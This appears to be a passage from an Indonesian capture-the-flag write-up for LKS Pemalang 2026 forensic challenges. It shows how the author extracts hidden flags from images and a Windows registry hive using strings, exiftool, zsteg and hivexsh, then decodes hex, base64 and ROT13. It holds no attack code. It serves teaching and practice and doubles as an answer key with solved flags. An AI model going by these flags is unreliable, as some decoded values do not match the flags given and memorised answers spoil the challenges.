3 description: Seorang petani dari daerah Belik baru saja banting setir jadi cyber security enthusiast. Dia mengirimkan foto nanas madu andalannya kepada kami, tapi dia bilang ada 'bumbu r
4 ahasia' yang dia selipkan di dalam foto tersebut.
5 Katanya sih, rasa manisnya nggak cuma di lidah, tapi ada di dalam kode-kodenya. Bisakah kamu menemukan rahasia yang disembunyikan Pak Tani di balik foto nanas madu Belik ini? Jangan samp
6 ai kamu cuma ngiler liat fotonya tapi lupa cari flag-nya!
7 https://drive.google.com/file/d/1AY7BSXaF7Y-DF_BYBT1xcn6d7fH-6Abx/view?usp=sharing
8
9 Format : lks_Pml
```


Diberikan file 'ctf_4.png', gas kita buka!




Hmmzz sepertinyaa kita tidak bisa membuka file ini, coba kita gunakan command “strings” barangkali ada sebuah string yang mencurigakan.

```
;(m2P]
_As;gX
de`X
)>1#
6jE(
FLAG : 6247774A58314274624874436454526F5830497A636B63784D6D6B6B4D6A41794E6C38385445564353556854525568425644343D
DwVp
S_u
```

DAN YAP! Ada strings yang mencurigakan, dan mungkin itu adalah sebuah hex, gas kita decode!



output menghasilkan sebuah strings yang mungkin sudah didekode oleh base64, gas kita decode lagi!




Dan Yap flag telah ditemukan!

lks_Pml{Bu4h_B3rG12i\$2026_<LEBIHSEHAT>}

4. Sesuatu Yang Istimewa Di Kabupaten Pemalang

```
1 title: Sesuatu yang istimewa di Kab. Pemalang
2 value: 996
3 description: apakah aku seistimewa itu ???^M
4 https://drive.google.com/file/d/13MKhYCBD4cjH0iV4M3hrbwA6u7R36sB/view?usp=sharing^M
5 ^M
6 format : LKScs_PML
```

Diberikan file “ctf_2.png”, gas kita buka!




Sepertinya tidak ada yang mencurigakan di foto tersebut, coba kita gunakan **exiftool** barangkali ada string yang mencurigakan

```
[naren@parrot]~/CTF/LKSPML2026/Forensic/Sesuatu yang istimewa di Kab. Pemalang]
$exiftool ctf_2.png
ExifTool Version Number      : 13.25
File Name                    : ctf_2.png
Directory                   : .
File Size                    : 1370 kB
File Modification Date/Time  : 2026:06:28 22:14:31-04:00
File Access Date/Time       : 2026:06:28 22:14:46-04:00
File Inode Change Date/Time  : 2026:06:28 22:14:37-04:00
File Permissions             : -rw-rw-r--
File Type                    : PNG
File Type Extension          : png
MIME Type                    : image/png
Image Width                  : 1200
Image Height                 : 800
Bit Depth                    : 8
Color Type                   : RGB with Alpha
Compression                  : Deflate/Inflate
Filter                       : Adaptive
Interlace                    : Noninterlaced
Image Size                   : 3-20-6-6-12-1 : 1200x800
Megapixels                   : 0.960
```

Sepertinya tidak ada yang mencurigakan dari metadata foto tersebut, coba kita gunakan **zsteg** barangkali ada sebuah strings yang disembunyikan

```
megapixels : 0.500
[naren@parrot]-(~/CTF/LKSPML2026/Forensic/Sesuatu yang istimewa di Kab. Pemalang)
$zsteg ctf_2.png
b1,r,lsb,xy .. text: "[ ]AS|9_fT@"
b1,rgb,lsb,xy .. text: "TetTY3NfUE1Me1BNTF8yMDI2Xz1SME04wTRuZyJNZW5kdW5pYSJ9"
```

Dan yap ketemu strings mencurigakannya, sepertinya sudah terenkripsi base64, gas kita decode!




Dan yap ketemu flagnya!

LKScs_PML{PML_2026_9R0M8Y4ng"Mendunia"}

5. Struktur warna dan number hampir sama, dapat berkurang dan bertambah

```
File Edit View Search Terminal Help
1 title: Struktur warna dan number hampir sama, dapat berkurang dan bertambah
2 value: 1000
3 description: Seorang desainer grafis meninggalkan sebuah pesan aneh yang terdiri dari deretan angka. Dia bilang, strukturnya mirip dengan cara kita melihat warna atau urutan angka yang bisa bertambah dan berkurang.
4 ~M
5 https://drive.google.com/file/d/10jcok6AfV8PYv8FcgS-Y_cjc209Q0GSf/view?usp=sharing
6 ~M
7 format : ctfflag_tkj
```

Diberikan file “ctf_8.jpg”, gas kita buka!



Sepertinya soal ini mirip dengan soal “ilmu adalah cermin amal” yang mengharuskan kita mendekripsi pesan tersebut menggunakan deretan huruf dan angka, lebih jelasnya di gambar ini.

A = 1	H = 8	O = 15	V = 22
B = 2	I = 9	P = 16	W = 23
C = 3	J = 10	Q = 17	X = 24
D = 4	K = 11	R = 18	Y = 25
E = 5	L = 12	S = 19	Z = 26
F = 6	M = 13	T = 20	
G = 7	N = 14	U = 21	

Setelah kita dekripsi, kita mendapatkan flag
ctfflag_tkj{teknik<a>jaringancyber}

6. The Things You Ran

```
1 title: The Things You Ran
2 value: 1000
3 description: Asisten pasti tahu apa yang dilakukan tuan nya.^M
```

Diberikan file “NTUSER.DAT”, soal ngasih tau “Asisten pasti tahu apa yang dilakukan tuan nya” itu maksudnya **UserAssist**, sebuah key registry windows yang gunanya sebagai ‘asisten’ yang mencatat semua program yang dijalankan user.

Konsep Dasar : Apa itu NTUSER.DAT dan UserAssist?

NTUSER.DAT adalah salah satu registry hive di windows yang isinya konfigurasi per-user (beda dari SYSTEM atau SOFTWARE hive yang global). Setiap user di windows punya file ini sendiri, biasanya di

C:\Users\<username>\NTUSER.DAT

Di dalam hive ini ada key bernama UserAssist, letaknya di :

Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{GUID}\Count

Key ini mencatat history program yang dijalankan user lewat GUI, ada

2 hal yang bikin UserAssist menarik dari sisi forensic :

1. Value Name Di Encode Menggunakan ROT-13, Microsoft sengaja meng-obfuscate nama program supaya ga langsung kebaca kalau ada orang yang Cuma sekilas lihat registry.
2. Value Data normalnya berupa binary struct berisi run-count dan timestamp (FILETIME) terakhir kali program itu dijalankan.

Ada beberapa GUID berbeda di bawah UserAssist, masing masing punya makna beda. Yang paling relevan buat diinvestigasi “program apa yang dijalankan” :

❓ {CEBFF5CD-ACE2-4F4F-9178-9926F41749EA} — history

program/shortcut yang dieksekusi

- ❓ {F4E57C4B-2036-45F0-A9AB-443BCFE33D9F} — history
executable secara lebih general

Gas kita buka hivexsh dan masuk ke key UserAssist

\$hivexsh NTUSER.DAT

Di dalam shellnya perlu diingat : saat hive diload, root yang muncul itu sebenarnya sudah setara dengan key SOFTWARE (kelihatan dari isinya : Microsoft, Google, Policies, dst yang normalnya ada di bawah Software) jadi langsung masuk ke Microsoft, bukan Software\Microsoft :

```
NTUSER.DAT\> ls
AppDataLow
Google
Microsoft
Policies
RegisteredApplications
WinBackup
Wow6432Node
NTUSER.DAT\> 
```

Gas kita langsung ke {CEBFF5CD-ACE2-4F4F-9178-9926F41749EA} :


```
cd Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count
```

command ls di hivexsh hanya nge-list subkey, bukan value. Karena data UserAssist tersimpan sebagai value (bukan subkey lagi), command yang benar adalah :

```
lsval
```

Ini nampilin semua value name (masih ROT 13) dan value data HEX dalam satu key.

Hampir semua entry punya struktur binary data yang konsisten, panjangnya sama dan diakhiri pola FILETIME yang familiar (51,ea,c4,2b,aa,93,dc,01 dan sejenisnya), tapi ada satu entry yang berbeda :

```
"P:\\Jvaqbjf\\Flfgrz32\\abgrcnq.rkr"=hex(3):59,00,58,00,46,00,43,00,5a,00,59,00,7b,00,...
```

Dua Kejanggalan :


1. Value Namanya jika di ROT 13 jadi
C:\Windows\System32\Notepad.exe formatnya beda dari entry lain yang biasanya pakai pola {GUID}\name.exe
2. Value data-nya bukan binary statistic 16-byte seperti entry lain.
Polanya XX,00,XX,00,... setiap byte dikelilingi 00, ini ciri khas

teks yang disimpan dalam **UTF-16LE**(1 karakter ASCII = 2 byte, byte kedua selalu 00)

Ini sinyal kuat bahwa value data di entry ini bukan dipakai untuk fungsi normalnya (run count/timestamp), tapi disalahgunakan untuk menyembuntikan data tersembunyi.

Gas kita decode HEX nya!

```
59,00,58,00,46,00,43,00,5a,00,59,00,7b,00,65,00,33,00,54,00,31,00,46,00,67,00,45,00,4c,00,5f,00,78,00,41,00,30,00,6a,00,46,00,5f,00,30,00,68,00,65,00,5f,00,66,00,67,00,33,00,63,00,46,00,7d,00
```



From Hex = mengubah string hex menjadi raw bytes (Catatan : Kalau berhenti di sini, output akan menampilkan karakter null, ini normal tandanya bytes-nya memang UTF-16LE dan belum didekode menjadi teks.

Decode Text (UTF-16LE) = Membersihkan null byte tadi karena operation ini mengerti struktur 2-byte UTF-16LE

Output menghasilkan sebuah string yang mungkin terenkripsi, gas kita identifikasi!



dCode is preparing a new interface. Come test and give your feedback on the new page: [Cipher Identifier!](#)

CIPHER IDENTIFIER

Cryptography · Cipher Identifier

ENCRYPTED MESSAGE IDENTIFIER

★ CIPHERTEXT TO RECOGNIZE
YXFCZY{e3T1FgEL_xA0jF_0he_fg3cF}

★ CLUES/KEYWORDS (IF ANY)

▶ ANALYZE

See also: [Frequency Analysis](#) – [Index of Coincidence](#)

SYMBOLS IDENTIFIER

▶ Go to: [Symbols Cipher List](#)

Search for a tool

★ SEARCH A TOOL ON dCODE
e.g. type 'sudoku'

★ BROWSE THE FULL dCODE TOOLS' LIST

Results


dCode's analyzer suggests to investigate:

Warning The text has a **short length**, this can affect the quantity and reliability of the results (see FAQ)

Warning Few or no significative results (see FAQ)

↑↓	↑↓
ROT Cipher	
Caesar Cipher	

Ternyata itu adalah ROT13, gas kita decode lagi!



★ SEARCH A TOOL ON dCODE
e.g. type 'caesar'

★ BROWSE THE FULL dCODE TOOLS' LIST

Results

↑↓	↑↓
[A-Z0-9]+23	BASPCB{rg6ESTRY_andWS_Dur_stgPS}
ASCII[!-~]+81	feSPgf*r@a>STRYl'N=wS l=ur1st@pS,
ASCII[!-~]+24	A@.+BACMy<w.O- 4G`)vR.GvPMGNOyK.e
[A-Z0-9]+21	DCURED{ti8GUVt0_cPFyU _Fwt_uvirU}
ASCII[!-~]+79	hgURih,tBc@UVt[n]P? yUn?wtuvBrU.
[A-Z]+13	LKSPML{r3G1StRY_kN0wS _0ur_st3pS}

ROT CIPHER DECODER

★ ROTED TEXT
YXFCZY{e3T1FgEL_xA0jF_0he_fg3cF}

AUTOMATIC DECRYPTION (BRUTE-FORCE)

★ (EXPECTED) PLAINTEXT LANGUAGE English

▶ DECRYPT

CUSTOM DECRYPTION

★ ROTATION TO USE ROT-N, N= 13

★ ALPHABET TO USE

- ABCDEFGHIJKLMNOPQRSTUVWXYZ (Rot13 / CAESAR)
- ABCDEFGHIJKLMNOPQRSTUVWXYZ AND 0123456789 (Rot13+5)
- ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789 (Rot18)
- 0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ (Base36)
- 0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ (Base64)

Dan yap, flag telah ditemukan!

LKSPML{r3G1StRY_kN0wS_0ur_st3pS}

7. Berbincang Alat Bantu Manusia

```
1 title: Berbincang, alat bantu manusia
2 value: 1000
3 description: Zaman sekarang, manusia nggak bisa lepas dari alat bantu buat berbincang. Ada yang pakai bahasa kalbu, ada juga yang minta bantuan asisten pintar biar kelihatan jenius."M
4 "M
5 Nah, asisten digital kami baru saja mengirimkan sebuah pesan singkat. Tapi sepertinya dia lagi glitch atau kebanyakan 'makan' data, jadi pesannya agak sedikit abstrak dan penuh simbol mi
6 "M
7 https://drive.google.com/file/d/1b1NqAquUVDRf6Ld01SnT-XzdA30mEgu-/view?usp=sharing"
8 "M
9 format : lks_PML26
```

Diberikan file “ctf_5.jpg” (1920x1080, dibuat dengan Canva)

Kata kunci penting di deskripsi soal ini adalah “glitch” dan “penuh symbol misterius”, ini ngasih hint kalau ada sesuatu yang ga normal di visual gambarnya, kemungkinan juga pesannya dalam bentuk encoded/cipher

Coba kita cek metadata dan struktur filenya.

```
file ctf_5.jpeg
```

```
exiftool ctf_5.jpeg
```

```
strings ctf_5.jpeg | grep lks_PML, strings ctf_5.jpeg | grep flag
```

```
binwalk ctf_5.jpeg
```

Hasil :

-Exiftool menunjukkan metadata standar Canva (Ads Created, Ads Fb id dll) + satu User Command yang formatnya tracking id canva (xr:d:...,j:...,t:...), ini residu otomatis dari canva, bukan flag.


-Binwalk cuman nemu JPEG + TIFF (EXIF Thumbnail biasa), ga ada file lain yang nge-append di belakang.

-Strings | grep lks_PML hasilnya kosong.

-Boomm, strings ctf_5.jpeg | grep flag, ada hasilnya

```
[naren@parrot]~$ strings ctf_5.jpeg | grep flag
flag : 7978665F637A7932367B346567317376707634795F31613733797239336170722F5C766173656E7A727D?
```


Sepertinya itu adalah string hex, gas kita decode!



sepertinya hasil outputnya masih terenkripsi, coba kita identifikasi cipher apakah yang dipakai



Sepertinya itu adalah ROT13, gas kita decode lagi!




Dan yap flag telah ditemukan!

lks_pml26{4rt1fici4l_1n73le93nce/\inframe}

8. Apakah anda melihat sesuai yang indah di gambar.

```
File Edit View Search Terminal Help
1 title: Apakah anda melihat sesuai yang indah di gambar
2 value: 1000
3 description: Banyak orang bilang gambar ini menyimpan pemandangan yang sangat indah. Tapi, keindahan yang sebenarnya mungkin tidak langsung terlihat saat pertama kali kamu membukanya.
4 ^M
5 https://drive.google.com/file/d/1VE_ENz970PPJGGinI_yPSwq5WtmI2KML/view?usp=sharing^M
6 ^M
7 format : lksCS_26
```

